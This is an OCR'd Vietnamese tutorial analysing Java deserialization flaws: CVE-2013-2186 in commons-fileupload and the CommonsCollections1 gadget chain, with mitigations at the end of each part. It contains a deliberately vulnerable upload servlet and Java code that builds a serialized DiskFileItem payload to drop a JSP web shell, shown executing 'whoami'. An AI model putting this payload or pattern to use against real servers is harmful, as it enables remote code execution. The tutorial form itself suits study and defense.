
LỖI JAVA DESERIALIZE

1. **Phân tích CVE-2013-2186:**
   - Phiên bản mắc lỗi: commons-fileupload <= 1.3 và Oracle JDK < 7u40.
   - Điều kiện khai thác: cài đặt đúng phiên bản mắc lỗi và thực hiện deserialize dữ liệu được input.
   - Chi tiết lỗi:

Lỗi này tận dụng deserialize của java, truyền vào Object DiskFileItem kiểu dữ liệu đã được serialize, khi deserialize thì object DiskFileItem được thực thi. Attacker có thể ghi một file mới hoặc copy một file bất kì vào một thư mục bất kì trên server dựa vào việc thay đổi các thuộc tính của Object DiskFileItem.

- Mô phỏng lỗi:
  a. Tạo maven project có add commons-fileupload dependency.



File pom.xml đã add commons-fileupload

b. Tạo chức năng upload file, chỉ cho phép upload file txt và sau khi upload file thì sử dụng hàm readObject để đọc nội dung file gây ra lỗi Java Deserialize.

```
String fileName = "";
UploadDetail details = null;
List<UploadDetail> fileList = new ArrayList<~>();

for (Part part : request.getParts()) {
    fileName = extractFileName(part);
    String ext= getFileExtension(fileName);
    details = new UploadDetail();
    if(ext.equals("txt")){
    details.setFileName(fileName);
    details.setFileSize(part.getSize() / 1024);
    try {
        part.write( fileName: uploadPath + File.separator + fileName);
        details.setUploadStatus("Success");
        FileInputStream fis = new FileInputStream( name: uploadPath + File.separator + fileName);
        ObjectInputStream ois = new ObjectInputStream(fis);
        UploadDetail upload = (UploadDetail) ois.readObject();
    } catch (IOException ioObj) {
        details.setUploadStatus("Failure : "+ ioObj.getMessage());
    } catch (ClassNotFoundException e) {
        e.printStackTrace();
    }
    fileList.add(details);
        request.setAttribute( name: "err", o: "Upload success!!!");
    } else {
        request.setAttribute( name: "err",  o: "Accept txt only. Wrong extension " + ext);
    }
}
```

Sử dụng hàm readObject đọc nội dung file gây ra lỗi

c. Tạo payload và ghi payload vào file txt.

```
public class Exp_CVE_2018_2186 {
    public static void main(String[] args) {
        byte[] data = new byte[1];
        int thresh = 0;
        String repoPath ="F:\\jsp\\CVE-2013-2186\\target\\CVE-2013-2186\\upload";
        String filePath ="F:\\jsp\\cmd.jsp";
        File repository = new File(repoPath);
        DiskFileItem diskFileItem = new DiskFileItem( fieldName: "test",  contentType: "application/octet-stream",  isFormField: false,  fileName: "test",  sizeThreshold: 100000, repository);
        File outputFile = new File(filePath);
        DeferredFileOutputStream dfos = new DeferredFileOutputStream(thresh, outputFile);
        Field field = null;
        try {
            field = dfos.getClass().getDeclaredField( name: "memoryOutputStream");
            setAccessible(field);

            OutputStream os = (OutputStream) field.get(dfos);
            os.write(data);

            Field field1 = ThresholdingOutputStream.class.getDeclaredField( name: "written");
            setAccessible(field1);
            field1.set(dfos, data.length);

            Field field2= diskFileItem.getClass().getDeclaredField( name: "dfos");
            setAccessible(field2);
            field2.set(diskFileItem,dfos);

            Field field3= diskFileItem.getClass().getDeclaredField( name: "sizeThreshold");
            setAccessible(field3);
            field3.set(diskFileItem,0);

            ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream( name: "payload_CVE_2013_2186.txt"));
            oos.writeObject(diskFileItem);
```

Tạo payload và ghi vào file txt


d. Upload file txt này lên server, server tự động tạo ra một file tmp chứa code shell trong đó. Server đọc shell và code được chạy.

Uploaded Files

File Name	File Size	Readfile
payload_CVE_2013_2186.txt	0 KB	Read File
upload_69382e59_711c_41fc_9bbf_44dc506af660_00000000.tmp	0 KB	Read File

Back

Upload shell thành công



Server readFile shell và thực thi lệnh whoami

- Cách phòng chống:
  - Sử dụng phiên bản mới của commons-fileupload.
  - Sử dụng LookaheadInputStream thay cho các loại serialize khác.
  - Kiểm tra tham số repository từ người dùng xem có đúng loại thư mục hoặc thư mục có chứa kí tự null byte không.

2. Phân tích gadgets CommonsCollections1:

- Phiên bản mắc lỗi: commons-collections <= 3.1
- Điều kiện khai thác: deserialize input từ người dùng.
- Chi tiết lỗi:

Server thực hiện readObject từ người dùng có add phiên bản mắc lỗi. Gadgets này được kết hợp từ 2 lib: commons-collections và rt.jar có sẵn trong jdk.

Gadgets chain như sau:

```
ObjectInputStream.readObject()
    AnnotationInvocationHandler.readObject()
        Map(Proxy).entrySet()
            AnnotationInvocationHandler.invoke()
                LazyMap.get()
                    ChainedTransformer.transform()
                        ConstantTransformer.transform()
                        InvokerTransformer.transform()
                            Method.invoke()
                                Class.getMethod()
                        InvokerTransformer.transform()
                            Method.invoke()
                                Runtime.getRuntime()
                        InvokerTransformer.transform()
                            Method.invoke()
```

Runtime.exec()

Chain hoạt động như sau:

Đầu tiên khi sử dụng ObjectInputStream.readObject() để đọc object từ phía người dung truyền vào, gadgets sẽ gọi đến hàm readObject() của class AnnotationInvocationHandler. Tại đây có tham số memberValues ta có thể control được. Class này là một proxy class, khi các lớp khác thực thi bất kì phương thức nào thì method invoke sẽ được thực thi. Sử dụng biến memberValues để thay đổi giá trị của Entry để hàm invoke được thực thi. Việc thay đổi biến này khá đơn giản, do class AnnotationInvocationHandler implements InvocationHandler nên chỉ cần ghi đè Object InvocationHandler, entry sẽ tự thay đổi và method invoke sẽ được gọi.

```
private void readObject(ObjectInputStream var1) throws IOException, ClassNotFoundException {
    var1.defaultReadObject();
    AnnotationType var2 = null;

    try {
        var2 = AnnotationType.getInstance(this.type);
    } catch (IllegalArgumentException var9) {
        throw new InvalidObjectException("Non-annotation type in annotation serial stream");
    }

    Map var3 = var2.memberTypes();
    Iterator var4 = this.memberValues.entrySet().iterator();

    while(var4.hasNext()) {
        Entry var5 = (Entry)var4.next();
        String var6 = (String)var5.getKey();
        Class var7 = (Class)var3.get(var6);
        if (var7 != null) {
            Object var8 = var5.getValue();
            if (!var7.isInstance(var8) && !(var8 instanceof ExceptionProxy)) {
                var5.setValue((new AnnotationTypeMismatchExceptionProxy( s: var8.getClass() + "[" + var8 + "]")).setMember((Method)var2.members().get(var6)));
            }
        }
    }

}
```

Method readObject của class AnnotationInvocationHandler

Tới đây method invoke sẽ hoạt động và tiến hành phân tích Object và method. Với memberValues có thể control được, ta có thể thay đổi method thành một method khác theo ý định của người dùng. Tại đây ta sử dụng LazyMap.get để đi tới chain kế tiếp.


```
public Object invoke(Object var1, Method var2, Object[] var3) {
    String var4 = var2.getName();
    Class[] var5 = var2.getParameterTypes();
    if (var4.equals("equals") && var5.length == 1 && var5[0] == Object.class) {
        return this.equalsImpl(var3[0]);
    } else {
        assert var5.length == 0;

        if (var4.equals("toString")) {
            return this.toStringImpl();
        } else if (var4.equals("hashCode")) {
            return this.hashCodeImpl();
        } else if (var4.equals("annotationType")) {
            return this.type;
        } else {
            Object var6 = this.memberValues.get(var4);
            if (var6 == null) {
                throw new IncompleteAnnotationException(this.type, var4);
            } else if (var6 instanceof ExceptionProxy) {
                throw ((ExceptionProxy)var6).generateException();
            } else {
                if (var6.getClass().isArray() && Array.getLength(var6) != 0) {
                    var6 = this.cloneArray(var6);
                }

                return var6;
            }
        }
    }
```


Control được memberValues cho phép ta chuyển sang LazyMap.get()

Tại LazyMap.get, ta có thể control được tham số factory. Chuyển sang gadgets tiếp theo là ChainedTransformer.transform().




Control được factory chuyển sang gadget ChainedTransformer.transform().

Ở gadget ChainedTransformer.transform(), các object được truyền vào sẽ được xử lí lần lượt theo thứ tự và sau khi xử lí xong tất cả sẽ trả về dạng Object.




Các object được truyền vào chờ được xử lí.

Object đầu tiên là ConstantTransformer, sau khi xử lí nó sẽ gọi tới hàm ConstantTransformer.transform(). Hàm này sẽ trả về một hằng số bất kể giá trị ban đầu. Tận dụng hàm này để import Runtime.class vào.



iConstant trả về giá trị là class Runtime


Tiếp tục, ChainedTransformer.transformers tiếp tục chạy tiếp object thứ 2. Lúc này, object thứ 2 là InvokerTransformer. Gadget lúc này sẽ là InvokerTransformer.transformers. Gadget này từ input sẽ invoke method cần sử dụng là iArgs. Tham số iArgs này ta có thể control được và có thể thay đổi nó thành hàm ta mong muốn. Với iConstant được trả về từ gadget trước, input lúc này sẽ là java.lang.Runtime, kết hợp với Runtime, ta sẽ control iArgs là getRuntime() để có thể tiến hành control server. Để ý lúc getClass lúc này là java.lang.Class.



Input được lấy từ gadget trước và gán được getRuntime cho iArgs


Object hiện tại thu được như sau: *public static java.lang.Runtime java.lang.Runtime.getRuntime()*

Tiếp theo ta sẽ sử dụng invoke để gọi object này lên. Sau khi invoke thì ta đã thành công trong việc import Runtime. Tiếp theo đó thực hiện exec thực hiện câu lệnh cần sử dụng.



Invoke object ở lần chạy kết tiếp, class lúc này là java.lang.reflect.Method

Object đã được nhận vào và class lúc này là Runtime chứ không còn là reflect.Method nữa



Thực thi được câu lệnh

- Cách phòng chống:
  - Sử dụng phiên bản mới nhất của commons-collections.
  - Sử dụng LookaheadInputStream thay cho các loại serialize khác.
  - Sử dụng jdk phiên bản mới.
  - Kiểm tra trong readObject hoặc writeObject nếu có sử dụng InvokerTransformer thì không được sử dụng.